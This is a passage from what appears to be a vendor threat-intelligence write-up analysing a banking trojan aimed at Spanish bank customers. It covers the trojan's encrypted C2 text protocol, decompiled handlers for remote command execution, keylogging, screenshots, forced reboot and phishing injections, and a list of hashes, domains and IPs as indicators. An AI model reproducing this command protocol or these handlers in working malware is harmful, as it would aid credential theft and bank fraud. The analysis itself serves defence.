GYGVGTGLEUHJEWFCGOGYGVGTGLEUHJEWJESEMEOESELEIDRFAMUEUHJ@TFOIDGMHPHDHLHFHUGGHB
HJHOIDFQKFFFEFIFEFEGFOFOID@JFEHSFYFRFWPFSFG@AEUHJFPFONFGHJEW@WFRIGGMGFGKGDIGFT
@AEUHJFPFONFGHJEW@PFKHYGFFXGDFVHYFM@AEUHJFPFONFGHJEW@RFMIBGHGAGFFXIBFO@AEUHJFPF
ONFGHJEW@KFFHTGAFSFXQHTFH@AEUHJFPFONFGHJEW@EEYHNFTFMFRFKHNFB@AEUHJFPFONFGHJE
W@LFGHUGBFTFYFRHUFI@AEUHJFPFONFGHJEW@NFIHWGDFVGBFTHWFK@AEUHJFPFONFGHJEW@AEUHJF
PFIFNFGHJEW@AEUHJFPFONFGHJEW@HFCHQFWPFPFNHQFE@AEUHJFPFONFGHJEW@IFDHRFXQFVFOHR
FF@AEUHJFPFONFGHJEW@AEUHJFPFIFNFGHJEW@AEUHJFPFONFGHJEW@PFKHYGFFXGDFVHYFM@AEUHJFP
FONFGHJEW@EEYHNFTFMFRFKHNFB@AEUHJFPFONFGHJEW@LFGHUGBFTFYFRHUFI@AEUHJFPFONFGHJE
W@QFLIAGGFYGEFWIAFN@AEUHJFPFONFGHJEW@RFMIBGHGAGFFXIBFO@AEUHJFPFONFGHJEW@LFGHUG
BFTFYFRHUFI@

```

Encrypted communication protocol with the control server
(red=infected system, blue=C2)

In the image above we can see the exchange of encrypted messages between the server (blue) and the trojan (red). If we decrypt the messages, we can see that it is a relatively simple text protocol.

```

Sent: <|PRINCIPAL|>
Received: <|OK|>
Sent: <|Info|>EN_vs50_Win10_7c9d492b<|>Win 10<|>Intel(R) Core(TM) i9-825
0U CPU @ 3.60GHz<|>mtxgay<|>Desativado<|>Inicio BBVA_ES_1:46:29 AM<|>BBVA_E
S<|>Inicio<|>bbva - buscar con google - google chrome<|>Chrome<|>1:46:30 AM
<<|
Received: <|SocketMain|>7408526<<|
Received: <|PING|>
Sent: <|PONG|>
Received: <|PING|>
Sent: <|PONG|>

```

In the image above we can see some of the decrypted messages exchanged between the server and the malware. As we can see, it is a text protocol, in which the second message sent by the infected machine is information about the system, the bank visited by the user and the browser used.

After sending basic information about the system, C2 returns a numeric identifier with the **SocketMain** command. This identifier makes it possible to identify the infected system in a second communication that is initiated at the same time with the server. In reality, the banker does not maintain one connection with the server but two connections (to the same port and with the same encrypted protocol), in the first one the main command communication is maintained, while in the second one other data such as screenshots, file content, keystroke logging, stolen credentials, etc. are sent.

After performing an analysis of this Trojan, we can determine that it implements a series of main commands that the server can send, as well as an interesting list of subcommands to perform more specific tasks. The following image shows some of the main commands it can receive and execute.

```

if ( (signed int)process_command_text((int)L"<|Close|>", v230, 1) > 0 )
{
    sub_39688E4((int)L"Close ...");
    sub_399AE20(*( _BYTE **)(v5 + 992), 0);
    sub_399AE20(*( _BYTE **)(v5 + 988), 0);
    sub_399AE20(*( _BYTE **)(v5 + 984), 0);
    sub_399AE20(*( _BYTE **)(v5 + 1212), 0);
    sub_399AE20(*( _BYTE **)(v5 + 1216), 0);
}
if ( (signed int)process_command_text((int)L"<|NOSenha|>", v230, 1) > 0 )
{
    sub_39688E4((int)L"Erro senha ...");
    sub_399AE20(*( _BYTE **)(v5 + 992), 0);
    sub_399AE20(*( _BYTE **)(v5 + 988), 0);
    sub_399AE20(*( _BYTE **)(v5 + 984), 0);
    sub_399AE20(*( _BYTE **)(v5 + 1212), 0);
    sub_399AE20(*( _BYTE **)(v5 + 1216), 0);
}
if ( (signed int)process_command_text((int)L"<|REQUESTKEYBOARD|>", v230, 1) > 0 )
{
    sub_36F9840(&v229, v230);
    v17 = process_command_text((int)L"<|REQUESTKEYBOARD|>", v229, 1);
    sub_36FA460(&v229, 1, v17 + 18);
    v18 = process_command_text((int)L"<<|", v229, 1);
    sub_36FA418(v229, 1, v18 - 1, (int)&dword_3A2EE34);
    sub_399B024(*( _BYTE **)(v5 + 984));
    sub_399AE20(*( _BYTE **)(v5 + 984), 1);
}
if ( (signed int)process_command_text((int)L"<|REQUESTJLOG|>", v230, 1) > 0 )
{
    sub_36F9840(&v229, v230);
    v19 = process_command_text((int)L"<|REQUESTJLOG|>", v229, 1);
    sub_36FA460(&v229, 1, v19 + 14);
    v20 = process_command_text((int)L"<<|", v229, 1);
    sub_36FA418(v229, 1, v20 - 1, (int)&dword_3A2EE34);
    sub_399B024(*( _BYTE **)(v5 + 1212));
    sub_399AE20(*( _BYTE **)(v5 + 1212), 1);
}

```

Part of the code responsible for processing the commands received from the C2

As for the specific subcommands, which are the most interesting, we find them for the <|WCMD|> command. This command allows you to add several parameters, at least two, separated by *. For example, the following command:

```
<|WCMD|>474*1*1*calc.exe*<<|
```

This command with identifier **474** allows executing console commands on the infected system. In this example, it executes the Windows calculator binary passed as the third parameter. The first two parameters must always be passed, as they are mandatory in some commands, although their value does not matter in others (as in this example where they are not used).

```
if ( command_id == 474 )
{
    sub_3711FEC(v18, &v814, L"<|STAT|>Comando WinExec", v692, v693);
    v690 = v814;
    v689 = L"<|>";
    v688 = *(_DWORD *) (v1116 + 1712);
    v687 = L"<<|";
    sub_36FA330(v612, 5);
    sub_396B938(v815, *(_DWORD *) (v1116 + 2504), (signed __int64 *)&v816);
    sub_36FA250((signed __int64 *)&v816, (signed __int64 *)dword_39F5C24);
    sub_36F9DCC(0, v816, (int)L"<<|");
    v613 = *(_DWORD *) (*(_DWORD *) (v1116 + 992) + 152);
    sub_399A604(v614, v817);
    sub_36F9DCC(0, (int)v1130, 0);
    v615 = sub_36F9CDC(v688, L"<|>", v690, v691, v692, v693);
    WinExec(v615, v688);
}
```

Code handling subcommand 474 to execute a system command

Subcommand 429, for example, is used to enable and disable the malware keylogger. Depending on the value provided for its first parameter. A value of 1 enables it, while any other value disables it, as can be seen in the following image.



```

if ( command_id == 429 )
{
  LODWORD(v713) = &savedregs;
  v712 = (const wchar_t *)&loc_39F3989;
  v711 = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)&v711);
  if ( command_p1 == 1 )
  {
    sub_384BA70(*( _DWORD *) (v1116 + 940), 1);
    sub_399DDB0();
    *( _BYTE *) (v1116 + 2399) = 1;
    v710 = L"<|STAT|>KL instalado<|>";
    v709 = *(const wchar_t **) (v1116 + 1712);
    v708 = L"<<|";
    sub_36FA330(v505, 3);
    sub_396B938(v909, *( _DWORD *) (v1116 + 2504), (signed __int64 *)&v910);
    sub_36FA250((signed __int64 *)&v910, (signed __int64 *)dword_39F5C24);
    sub_36F9DCC(0, v910, (int)L"<<|");
    v506 = *( _DWORD *) (*( _DWORD *) (v1116 + 992) + 152);
    sub_399A604(v507, v911);
  }
  else
  {
    sub_384BA70(*( _DWORD *) (v1116 + 940), 0);
    sub_399DE1C();
    *( _BYTE *) (v1116 + 2399) = 0;
    v710 = L"<|STAT|>KL desinstalado<|>";
    v709 = *(const wchar_t **) (v1116 + 1712);
    v708 = L"<<|";
    sub_36FA330(v508, 3);
    sub_396B938(v906, *( _DWORD *) (v1116 + 2504), (signed __int64 *)&v907);
    sub_36FA250((signed __int64 *)&v907, (signed __int64 *)dword_39F5C24);
    sub_36F9DCC(0, v907, (int)L"<<|");
    v509 = *( _DWORD *) (*( _DWORD *) (v1116 + 992) + 152);
    sub_399A604(v510, v908);
  }
}

```

Code that manages the activation/deactivation of the Keylogger (subcommand 429)

There are also subcommands to close the connection or restart it.

```

if ( command_id == 414 )
{
    v716 = (const wchar_t *)&savedregs;
    v715 = &loc_39F3313;
    v714 = (const wchar_t *)NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, (unsigned int)&v714);
    HIDWORD(v713) = L"<|STAT|>Conexao encerrada<|>";
    LODWORD(v713) = *(_DWORD *)(v1116 + 1712);
    v712 = L"<<|";
    sub_36FA330(v18, 3);
    sub_396B938(v932, *(_DWORD *)(v1116 + 2504), (signed __int64 *)&v933);
    sub_36FA250((signed __int64 *)&v933, (signed __int64 *)dword_39F5C24);
    sub_36F9DCC(0, v933, (int)L"<<|");
    v479 = *(_DWORD *)(*(_DWORD *)(v1116 + 992) + 152);
    sub_399A604(v480, v934);
    sub_399AE20(*(_BYTE **)(v1116 + 992), 0);
    sub_399AE20(*(_BYTE **)(v1116 + 988), 0);
    sub_384BA70(*(_DWORD *)(v1116 + 1000), 0);
    *(_DWORD *)(v1116 + 1596) = -1;
    sub_384BA70(*(_DWORD *)(v1116 + 932), 1);
    v18 = v714;
    __writefsdword(0, LODWORD(v713));
}

```

Command to close the connection to the C2

```

if ( command_id == 416 )
{
    v716 = (const wchar_t *)&savedregs;
    v715 = &loc_39F3547;
    v714 = (const wchar_t *)NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, (unsigned int)&v714);
    HIDWORD(v713) = L"<|STAT|>Conexao resetada<|>";
    LODWORD(v713) = *(_DWORD *)(v1116 + 1712);
    v712 = L"<<|";
    sub_36FA330(v18, 3);
    sub_396B938(v924, *(_DWORD *)(v1116 + 2504), (signed __int64 *)&v925);
    sub_36FA250((signed __int64 *)&v925, (signed __int64 *)dword_39F5C24);
    sub_36F9DCC(0, v925, (int)L"<<|");
    v488 = *(_DWORD *)(*(_DWORD *)(v1116 + 992) + 152);
    sub_399A604(v489, v926);
    sub_399AE20(*(_BYTE **)(v1116 + 992), 0);
    sub_399AE20(*(_BYTE **)(v1116 + 988), 0);
    sub_384BA70(*(_DWORD *)(v1116 + 1000), 0);
    *(_BYTE *)(v1116 + 2382) = 0;
    *(_DWORD *)(v1116 + 1596) = -1;
    sub_39F8FF8(v490, 22);
    v18 = v714;
    __writefsdword(0, LODWORD(v713));
}

```

Command to restart the connection to the C2

Other sub-commands allow rebooting the infected machine and taking screenshots to send to the operator.

```

if ( command_id == 306 )
{
v722 = L"<[STAT]>Reiniciando maquina<[>";
v721 = *( _DWORD *) (v1116 + 1712);
v720 = L"<<<";
sub_36FA330(v18, 3);
sub_396B938(v945, *( _DWORD *) (v1116 + 2504), (signed __int64 *)&v946);
sub_36FA250((signed __int64 *)&v946, (signed __int64 *)dword_39F5C24);
sub_36F9DCC(0, v946, [int]L"<<<");
v462 = *( _DWORD *) (*( _DWORD *) (v1116 + 992) + 152);
sub_399A6B4(v463, v947);
WinExec("cmd /k shutdown -r -t 0 -f", 0);
}
if ( command_id == 307 )
{
dword_3A2EE2C = sub_36F76B4((int)v18, 1, (int)off_3703138);
v464 = *off_3A28A34;
v720 = (const wchar_t *)sub_38A82F8(v721, v722, v723, v724, v725, v726, v727, v728, v729, v730, v731, v732);
v465 = *off_3A28A34;
v466 = sub_38A8300();
sub_396BE10(v720, v466);
sub_37A375C(( _DWORD *)dword_3A2EE2C, 0, 0);
(*(void (__fastcall *) ( _DWORD, int)) (*( _DWORD *)dword_3A2EE08 + 92)) (*( _DWORD *)dword_3A2EE08, dword_3A2EE2C);
sub_399B824(*( _BYTE *) (v1116 + 1216));
sub_399AE20(*( _BYTE *) (v1116 + 1216), 1);
sub_36F76E4(( _DWORD *)dword_3A2EE2C);
v720 = L"<[STAT]>Print envidio<[>";
v719 = *( _DWORD *) (v1116 + 1712);
v718 = L"<<<";
sub_36FA330(v467, 3);
sub_396B938(v942, *( _DWORD *) (v1116 + 2504), (signed __int64 *)&v943);
sub_36FA250((signed __int64 *)&v943, (signed __int64 *)dword_39F5C24);
sub_36F9DCC(0, v943, [int]L"<<<");
v468 = *( _DWORD *) (*( _DWORD *) (v1116 + 992) + 152);
sub_399A6B4(v469, v944);
}

```

Commands to reboot the system and take screenshots

There are several subcommands that seem to serve to select different phases or stages of the malware's actions, mainly to control the phishing injections to be displayed. However, these subcommands require a thorough study to understand them, as well as examples sent by the fraudulent server to know what possible parameters it can receive.

“ These subcommands require a thorough study to understand them, as well as examples sent by the fraudulent server to know what possible parameters it can receive.

```
if ( command p2 == (int *)1 )
sub_36F9840((volatile signed __int32 *)&v1130, (signed __int32)L"es");
if ( command p2 == (int *)2 )
sub_36F9840((volatile signed __int32 *)&v1130, (signed __int32)L"pt");
if ( command p2 == (int *)3 )
sub_36F9840((volatile signed __int32 *)&v1130, (signed __int32)L"it");
if ( command p2 == (int *)4 )
sub_36F9840((volatile signed __int32 *)&v1130, (signed __int32)L"fr");
if ( command p2 == (int *)5 )
sub_36F9840((volatile signed __int32 *)&v1130, (signed __int32)L"gr");
sub_36F97F8((volatile signed __int32 *) (v1116 + 1988), (signed __int32)v1130);
v286 = *( DWORD *) (v1116 + 1576);
LOWORD(v287) = -21;
sub_38166F4(v288, v287);
HIDWORD(v752) = sub_381F694();
LODWORD(v752) = *( DWORD *) (v1116 + 1436);
v751 = (int *)L"qr0";
HIDWORD(v750) = *( DWORD *) (v1116 + 1988);
sub_36FA330(v289, 3);
sub_39EEB44(L".jpg", HIDWORD(v750));
v290 = sub_3715244(L"qr0", v752, HIDWORD(v752));
v1080 = v290;
sub_37161EC(LODWORD(v290), *(unsigned __int64 *)&v290 >> 32);
HIDWORD(v750) = L"QR CODE ";
v291 = *( DWORD *) (v1116 + 1624);
sub_39E63CC(&v985, *( DWORD *) (v1116 + 1596));
LODWORD(v750) = v985;
v749 = dword_39F5D34;
v748 = v1124;
sub_36FA330(v292, 4);
```

Code for one of the commands that appears to receive specific parameters to display the injections

Throughout the code of the malicious DLL we can find more commands, although an important part of them seem to be repeated, such as the commands to execute console commands on the system (there are different subcommands to execute it through different functions: WinExec, ShellExecuteW).



IOCs

Hash samples

- » 23892054f9494f0ee6f4aa8749ab3ee6ac13741a0455e189596edfcdf96416b3 (MSI)
- » 5b91c8acffe1980653718a493e24bde7211ee825ea2947df54c03e9733d61a70 (VBS Final)
- » 00888b68e0e884f8f386cdc5c080bdae7c0ce9ba9d072a67669e71c24c4505cd (DLL maliciosa)

Domains, IPs and URLs:

- » mageurox01.hopto.org
- » mageurox02.serveirc.com
- » 144.217.32.24 (Puerto: 5248)
- » hxxp://191.235.99.13/



Transact in Trust

Fraud and financial crime solutions.

Speak to an Expert

Awards and Recognition



Feedzai named a leader in SPARK Matrix AML.



Feedzai named best-in-class fraud and AML machine learning platform vendor



Feedzai named a category leader in Chartis Payment Risk 2023

feedzai

sales@feedzai.com

info@feedzai.com

feedzai.com